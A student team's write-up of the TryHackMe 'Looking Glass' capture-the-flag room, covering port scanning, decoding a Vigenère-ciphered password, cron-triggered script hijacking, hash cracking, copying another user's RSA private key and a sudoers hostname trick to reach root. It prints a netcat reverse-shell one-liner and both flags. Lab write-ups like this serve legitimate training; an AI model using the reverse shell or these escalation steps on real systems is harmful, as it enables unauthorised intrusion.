

# Pentest 1

# Looking Glass

# Fsociety

Members :

ID	Name	Role
1211102908	Wan Muhammad Ilhan Bin Wan Zil Azhar	Leader
1211101583	Luqman Hakim Bin Noorazmi	Member
1211203101	Jazlan Zuhair Bin Mohamed Zafrualam	Member
1211102054	Mithesh Kumar	Member

## First step : Recon & Enumeration

Members Involved : Ilhan

Tools used : Terminal, Nmap, SSH, Vigenere Solver

Thought Process and Methodology and Attempts :

Active Machine Information

Title	IP Address	Expires	?	Add 1 hour	Terminate
Looking Glass	10.10.214.90	58m 22s			

Task 1 ○ Looking Glass

Climb through the Looking Glass and capture the flags.


Start Machine



Answer the questions below

Get the user flag.

Looking at the questions, we see no further clue except an image and the target ip address. First thing we did is to try to browse the ip address to see if it's a website.



Since it is not a website, we try to nmap the target ip address using -sV (to show the version) and -sC (to see all available ports). So the command is **nmap -sV -sC <ip address>**

```
File Actions Edit View Help
9998/tcp open ssh Dropbear sshd (protocol 2.0)
9998/tcp open ssh Dropbear sshd (protocol 2.0)
9999/tcp open ssh Dropbear sshd (protocol 2.0) Active Machine Information
10000/tcp open ssh Dropbear sshd (protocol 2.0)
10001/tcp open ssh Dropbear sshd (protocol 2.0)
10002/tcp open ssh Dropbear sshd (protocol 2.0)
10003/tcp open ssh Dropbear sshd (protocol 2.0)
10004/tcp open ssh Dropbear sshd (protocol 2.0)
10005/tcp open ssh Dropbear sshd (protocol 2.0)
10007/tcp open ssh Dropbear sshd (protocol 2.0)
10012/tcp open ssh Dropbear sshd (protocol 2.0)
10024/tcp open ssh Dropbear sshd (protocol 2.0)
10025/tcp open ssh Dropbear sshd (protocol 2.0)
10082/tcp open ssh Dropbear sshd (protocol 2.0)
10180/tcp open ssh Dropbear sshd (protocol 2.0)
10200/tcp open ssh Dropbear sshd (protocol 2.0)
10243/tcp open ssh Dropbear sshd (protocol 2.0)
10566/tcp open ssh Dropbear sshd (protocol 2.0) Using Glass and capture the flags.
10616/tcp open ssh Dropbear sshd (protocol 2.0)
10617/tcp open ssh Dropbear sshd (protocol 2.0)
10620/tcp open ssh Dropbear sshd (protocol 2.0)
10624/tcp open ssh Dropbear sshd (protocol 2.0)
10628/tcp open ssh Dropbear sshd (protocol 2.0)
10629/tcp open ssh Dropbear sshd (protocol 2.0)
10778/tcp open ssh Dropbear sshd (protocol 2.0)
11129/tcp open ssh Dropbear sshd (protocol 2.0)
11131/tcp open ssh Dropbear sshd (protocol 2.0)
11967/tcp open ssh Dropbear sshd (protocol 2.0)
12000/tcp open ssh Dropbear sshd (protocol 2.0)
12175/tcp open ssh Dropbear sshd (protocol 2.0)
12345/tcp open ssh Dropbear sshd (protocol 2.0)
13456/tcp open ssh Dropbear sshd (protocol 2.0)
13722/tcp open ssh Dropbear sshd (protocol 2.0)
13782/tcp open ssh Dropbear sshd (protocol 2.0)
13783/tcp open ssh Dropbear sshd (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 80.97 seconds

[arya@kali:~]
```

We get a lot of information from this scan, from here, we can try to ssh into one of these ports using `ssh <ip address> -p <port>`.

It resulted in a text value **HIGHER** and **LOWER**.

Connecting ports

File Actions Edit View Help

Ports x Connecting ports x

Active Machine Information


arya@kali:[~]

```
$ ssh 10.10.149.37 -p 10000
The authenticity of host '[10.10.149.37]:10000 ([10.10.149.37]:10000)' can't be established.
RSA key fingerprint is SHA256:imWnTH8hSNKoZQ700fI+5tQt8cf0ZDqquI8dIK97XGPj0.
This host key is known by the following other names/addresses:
~/.ssh/known_hosts:2: [hashed name]
~/.ssh/known_hosts:3: [hashed name]
~/.ssh/known_hosts:4: [hashed name]
~/.ssh/known_hosts:5: [hashed name]
~/.ssh/known_hosts:6: [hashed name]
~/.ssh/known_hosts:7: [hashed name]
~/.ssh/known_hosts:8: [hashed name]
~/.ssh/known_hosts:9: [hashed name]
(28 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint]): yes
Warning: Permanently added '[10.10.149.37]:10000' (RSA) to the list of known hosts.
Lower
Connection to 10.10.149.37 closed.
```

arya@kali:[~]

```
$
```

This means that we need to try every higher or lower port, until we get the correct one. After trying out several ports and getting the correct one, we are presented with a ciphered code.



Since we don't have an actual clue to how we can solve this riddle, I'm going to try to use an automated cipher solver. In this problem, we use <https://www.guballa.de/vigenere-solver> to decipher the code.

As a result, we get a line which states “Your secret is **bewareTheJabberwock**”. We can enter this in. Here, we get a username and password pair which we can use to login into the jabberwock user machine.

```
iwas wiffing, and the sittiny loves  
Did gyre and gimble in the wabe;  
All mimsy were the borogoves,  
And the mome raths outgrabe.  
Your secret is bewareTheJabberwock
```

By entering the command : **ssh jabberwock@<ip address>** and entering the password. We are now able to log in.

```
File Actions Edit View Help  
Ports x Connecting ports x jabberwock@looking-glass:~ x Online Information  
(arya㉿kali)-[~]  
$ ssh jabberwock@10.10.149.37  
The authenticity of host '10.10.149.37 (10.10.149.37)' can't be established. Expires  
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpldwXgzR3sCZpTYFU2RgvJ4. 37m 04s  
This host key is known by the following other names/addresses:  
~/.ssh/known_hosts:1: [hashed name]  
~/.ssh/known_hosts:27: [hashed name]  
~/.ssh/known_hosts:41: [hashed name]  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.10.149.37' (ED25519) to the list of known hosts.  
jabberwock@10.10.149.37's password:  
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1  
jabberwock@looking-glass:~$  
Climb through the Looking Glass and capture the flags. ▶ Start Machine
```

**Second Step:** Initial Foothold

**Members Involved:** Jazlan

**Tools used:** Terminal, Attackbox

**Thought Process and Methodology and Attempts:**

After successfully getting the password, log into the remote server as *jabberwock* using *ssh jabberwock@ip*. Type in *ls* and we can see the *user.txt* file and 2 other files (which one of them will be very useful later). Read the file and the reversed flag is revealed.

```
root@ip-10-10-3-71:~# ssh jabberwock@10.10.7.4
The authenticity of host '10.10.7.4 (10.10.7.4)' can't be established.
ECDSA key fingerprint is SHA256:kaci0m3nKZjBx4DS3cgsQa0DIVv86s9
JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.7.4' (ECDSA) to the list of known hosts.
jabberwock@10.10.7.4's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$
```

The not reversed version of the flag is as shown below.

```
thm{65d3710e9d75d5f346d2bac669119a23}|
```

Now earlier we saw the *twasBrillig.sh* file with the *user.txt* file. If we take a look at crontab we can see that the file will be executed when rebooting, and when run *sudo -l*, we can see that we have the permission to run the reboot command as jabberwock.

```
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
```

```
User jabberwock may run the following commands on
looking-glass:
  (root) NOPASSWD: /sbin/reboot
```

With that information, all we have to do now is replace the content in the *twasBrillig.sh* file with a shell script. We scoured the internet to look for a command, which we found.(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f). Set up a netcat and reboot the server. Wait for netcat's response and Voila!

```
Connection from 10.10.10.46 53392 received!
/bin/sh: 0: can't access tty; job control turned off
```

### Third step: Horizontal Privilege Escalation

**Members Involved:** Mitesh

**Tools used:** Terminal, CrackStation

### Thought Process and Methodology and Attempts:

After netcat's response is successful, use the command whoami to see who we are logged in as. Here, we are tweedledum.

```
/bin/sh: 0:  
$ whoami  
tweedledum  
$ ls
```

Looking at tweedledum's directory, there's a file named humptydumpty.txt, by using get to view the text file, we get a hash.

```
$ cat humptydumpty.txt  
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9  
7692c3ad3540bb803c020b3aae66cd8887123234ea0c6e7143c0add73ff431ed  
28391d3bc64ec15ccb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624  
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f  
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6  
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0  
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8  
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b  
$
```

We can try to crack this hash using <https://crackstation.net/> and see if we get any results.

---

### Free Password Hash Cracker

---

Enter up to 20 non-salted hashes, one per line:

```
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9  
7692c3ad3540bb803c020b3aae66cd8887123234ea0c6e7143c0add73ff431ed  
28391d3bc64ec15ccb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624  
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f  
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6  
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0  
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8  
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
```

I'm not a robot

Privacy - Terms


Supports: LM, NTLM, md2, md4, md5, md5(hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripemd160, whirlpool, MySQL 4.1+ (sha1(sh1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9	sha256	maybe
7692c3ad3540bb803c020b3aae66cd8887123234ea0c6e7143c0add73ff431ed	sha256	one
28391d3bc64ec15ccb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624	sha256	of
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f	sha256	these
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6	sha256	is
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0	sha256	the
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8	sha256	password
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b	Unknown	Not found.

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

As we can see, all the hash except the last one is cracked. It resulted with ‘maybe one of these is the password’.

For the last one, we can try to use CyberChef and see if we are able to crack it.




Using the password from CyberChef, we can escalate our privileges to root humptydumpty. We tried to use the command **su humptydumpty** and the cracked password.

In humptydumpty's directory, there's a file named poetry.txt, this file doesn't seem to contain a lot of clues.


```
poetry.txt
humptydumpty@looking-glass:~$ cat poetry.txt
>You seem very clever at explaining words, Sir,' said Alice. 'Would you kindly tell me the meaning of the poem cal
led "Jabberwocky"?
'Let's hear it,' said Humpty Dumpty. 'I can explain all the poems that were ever invented--and a good many that hav
en't been invented just yet.'
This sounded very hopeful, so Alice repeated the first verse:
'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
'That's enough to begin with,' Humpty Dumpty interrupted: 'there are plenty of hard words there. "Brillig" means f
our o'clock in the afternoon--the time when you begin broiling things for dinner.'
'That'll do very well,' said Alice: 'and "slithy"?
'Well, "slithy" means "lithe and slimy." "Lithe" is the same as "active." You see it's like a portmanteau--there ar
e two meanings packed up into one word.'
'I see it now,' Alice remarked thoughtfully: 'and what are "toves"?
'Well, "toves" are something like badgers--they're something like lizards--and they're something like corkscrews.'
'They must be very curious looking creatures.'
'They are that,' said Humpty Dumpty: 'also they make their nests under sun-dials--also they live on cheese.'
'And what's the "gyre" and to "gimble"?
'To "gyre" is to go round and round like a gyroscope. To "gimble" is to make holes like a gimlet.'
'And "the wabe" is the grass-plot round a sun-dial, I suppose?' said Alice, surprised at her own ingenuity.
'Of course it is. It's called "wabe," you know, because it goes a long way before it, and a long way behind it--'
'And a long way beyond it on each side,' Alice added.
'Exactly so. Well, then, "mimsy" is "flimsy and miserable" (there's another portmanteau for you). And a "borogove"
is a thin shabby-looking bird with its feathers sticking out all round--something like a live mop.'
'And then "mome raths"?' said Alice. 'I'm afraid I'm giving you a great deal of trouble.'
'Well, a "rath" is a sort of green pig: but "mome" I'm not certain about. I think it's short for "from home"--meani
ng that they'd lost their way, you know.'
```

If we go to home directory, and scan all available files, we can see the user Alice which is mentioned a lot in the poetry.



```
humptydumpty@looking-glass:/home
File Actions Edit View Help
Ports x Connecting ports x humptydumpty@looking-glass:/home x
'Well, a "rath" is a sort of green pig: but "mome" I'm not certain about. I think it's short for "from home"--meanng that they'd lost their way, you know.'
'And what does "outgrabe" mean?' IP Address Expires ? Add 1 hour Terminate
'Well, "outgrabing" is something between bellowing and whistling, with a kind of sneeze in the middle: however, yo
u'll hear it done, maybe-down in the wood yonder--and when you've once heard it you'll be quite content. Who's been
repeating all that hard stuff to you?'
'I read it in a book,' said Alice. 'But I had some poetry repeated to me, much easier than that, by-Tweedledee, I
think it was.'
'As to poetry, you know,' said Humpty Dumpty, stretching out one of his great hands, 'I can repeat poetry as well
as other folk, if it comes to that-'
'Oh, it needn't come to that!' Alice hastily said, hoping to keep him from beginning.
humptydumpty@looking-glass:$ cd /home
humptydumpty@looking-glass:/home$ ls
alice humptydumpty tryhackme tweedledee tweedledum
humptydumpty@looking-glass:/home$ ls -l
total 24
drwx--x-x 6 alice alice 4096 Jul 3 2020 alice
drwx--- 2 humptydumpty humptydumpty 4096 Jul 3 2020 humptydumpty
drwxrwxrwx 5 jabberwock jabberwock 4096 Jul 27 04:41 jabberwock
drwx--- 5 tryhackme tryhackme 4096 Jul 3 2020 tryhackme
drwx--- 3 tweedledee tweedledee 4096 Jul 3 2020 tweedledee
drwx--- 2 tweedledum tweedledum 4096 Jul 3 2020 tweedledum
humptydumpty@looking-glass:/home$
```

After trying to directly access Alice's directory and viewing the files within, it resulted in an error. But we can get Alice's rsa private key which we can later use to login as Alice.



```
humptydumpty@looking-glass:/home/alice
File Actions Edit View Help
Ports x Connecting ports x humptydumpty@looking-glass:/home/alice x
humptydumpty@looking-glass:/home$ cd alice
humptydumpty@looking-glass:/home/alice$ ls
ls: cannot open directory '.': Permission denied Active Machine Information
humptydumpty@looking-glass:/home/alice$ alice.ssh/id_rsa
bash: alice.ssh/id_rsa: No such file or directory
humptydumpty@looking-glass:/home/alice$ cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpGIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfxm1735P1GF4j9ExZhLmmD
NIRchPaFuqJXQZi5ryQH6YxZPSIIJXENK+a4WoRdyPoyGK/63rXtN/IWKhQka9tQ
2xrxdnyxdwbtIKP14bq/vu3U0Ca+jWxhQhyg39arpeceHVi+JvPrHiCA73k7g
HcgpkwczNa5MMGo+lcg4ifzffv4uhPkxBLL3f4rBf84RmuKEy6bYz+WEghl
Fks5ngFnW7x2R3ryg7xyDrwlxEjfW4y+e+kliGZyykli7HghNkIlfRpdJdt+r
NorjYFLjhzeEWBmhx7khkEUFIvx6ZV1y+gihQIDQAABaIBAQDAhIA5kCQmQtQj
X2F+0938ajVfz+Gsl7lAIVuCSRyqlXm5tsg+nUzvLRgfRMpn7hJaD/bwFKLb7j
/pHmkU1C4WkaJdjpZhsPFGjxp4utKx3Uetjw+leomIVNu6pkivJ0dyXVJ1T5jF
q12PZTVpwPrRw+RebKmWjquo4k77Q30r8Kxr4UFx2hLhtHT8tsjqBUWrB/jlMHQ0
znu73tuPVQSE5geOp2jOlV/qstoeYiea+ULpgDWdnBPQojCF/2Qa2jFalisxSK
WfEcmtIODoFWCmgovik4Lzk/rDGn9VjcYFxOpU3Xh2L8QDQ+G0+SBBg8+jA
cUINw14BAoGBAPdctuRoAkFpyEofZxQfpQw3LzyvikenahWyLxxWhxG6j7aw
DmtVXjjQ0wcj0LuDt4QQvCJrGbdBVGOFlwZzlpyG3chmlR-RHCB40pZjBgr5
8bjlQcp0pplBRCF/OsGugpcjS6uA6CWXe6W7r7V94r5wzzJpWBaOGBAM1R
aCgl/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McI1Ue83dh+huibaPqRInY1sAAhgy
wJohLchlq4ElhUmTZZquBwviU73fNRbiD5pfn4LK6/yif/GWd+Zv+t9n9DDWki
WgT9aG7N+TP/yimYn1R2ePu/xKijWX/uss3rSLCfAoGABoxvcFmP5p26rD8jZrzs
Sflexy9P5nOpn4pyPiCfRh1D7TxeFfDY/yonhDyrJxcb0ArwjivhdlDxhxFkx
X1DPyif292GtsMCxL0BhLkz1y6bG19fc4rXvfcrvUqDyc9ZzoYfylk19KaCr
+zlCot18FQZkjdh0nDkuPMBAoGBAMrVaxiQH8bwSfyRoBe3GaUfw0reyAsKjg
oPwkhxxA0UlxDtT001+H079xagY0fj16rBZpska59u1ldj/BhdbRpdRxvuxsr3n
aGs//N64V4BaK63/CjhcbhUA30vKCiCvDlIxqA0JKardp/Ln+xM6lzdshwdQAXK
e8wCbMuhaGGBAOky5OnaHw88PcFcX68srFLx4W20NN6Cp12cU2QJy2MLGofYBpa
dlnK/rW400JxgIV69MjdsfRnig2NHTTAYnRMH1U7kUfPU82ZXcmnCGlhAGEBY9
keywCnCtTzZ/snEgNcx9/izW+yVem/4s9eonVim+f+19HJFOPjsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home/alice$ ls -l .ssh/id_rsa
-rw---- 1 humptydumpty humptydumpty 1679 Jul 3 2020 .ssh/id_rsa
humptydumpty@looking-glass:/home/alice$
```

By copying this RSA key file into our main directory, we can change it's permission using chmod 600. Doing this allows the RSA key to be usable to login and ssh into alice's user machine.

The screenshot shows a terminal window titled "alice@looking-glass: ~". The terminal content is as follows:

```
(arya㉿kali)-[~/Downloads]
$ ls
alice_id_rsa  exedale.ovpn  linpeas.sh  'new reverse.jpg.php'  wordlist
              Title          IP Address
(arya㉿kali)-[~/Downloads]      Looking Glass      10.10.149.37
$ chmod 600 alice_id_rsa
(arya㉿kali)-[~/Downloads]
$ ssh -i alice_id_rsa alice@10.10.149.37
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$
```

The terminal shows the user navigating to the Downloads directory, listing files, changing the permissions of the `alice_id_rsa` file to 600, and then successfully logging in via SSH as the `alice` user at the specified IP address.

Using the command `ssh -i allice_id_rsa allice@<ip address>` we are now logged in as Alice.

**Final step:** Root

**Members Involved:** Luqman

**Tools used:** Terminal

**Thought Process and Methodology and Attempts:**

Now that we are logged in as Alice, we have to look for a file named *alice* (this took me **way too long** to figure it out). Go to */etc/sudoers.d* and read the file. It will show *alice ssalg-gnikool = root NOPASSWD: /bin/bash*. But what does it mean? To put it plainly, we can get access to root if we run */bin/bash* from *ssalg-gnikool* hostname. Since our current hostname is *looking-glass*, we have to run *sudo -h ssalg-gnikool /bin/bash* to change the hostname and finally, get access to root.

```
alice@looking-glass:/etc/sudoers.d$ sudo -h ssalg-gnikool
in/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/etc/sudoers.d# ls
README alice jabberwock tweedles
root@looking-glass:/etc/sudoers.d# whoami
root
root@looking-glass:/etc/sudoers.d# █
```

With that done, all that is left is to find the root.txt file and the flag is retrieved. I was so thrilled to have finally found root.txt that I did not bother checking the other file

```
alice@looking-glass:/etc/sudoers.d$ ls
README alice jabberwock tweedles
alice@looking-glass:/etc/sudoers.d$ cat alice
>ice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/etc/sudoers.d$ sudo -h ssalg-gnikool /b
n/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/etc/sudoers.d# ls
README alice jabberwock tweedles
root@looking-glass:/etc/sudoers.d# whoami
root
root@looking-glass:/etc/sudoers.d# cd ..
root@looking-glass:/etc# cd ..
root@looking-glass:/# ls
bin  initrd.img    mnt   snap    var
boot initrd.img.old opt   srv     vmlinuz
cdrom lib          proc   swap.img vmlinuz.old
dev   lib64        root   sys
etc   lost+found   run    tmp
home  media        sbin   usr
root@looking-glass:/# cd root
root@looking-glass:/root# ls
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:/root#
```

Read the root.txt file and reverse the flag.

## Reverse String & Text

Enter the text to be reversed, and then click "Reverse!"

```
}f3dae6dec817ad10b750d79f6b7332cb{mht
```

Reverse!

The reversed string:

```
thm{bc2337b6f97d057b01da718ced6ead3f}
```

## Contributions

ID	Name	Contributions	Signatures
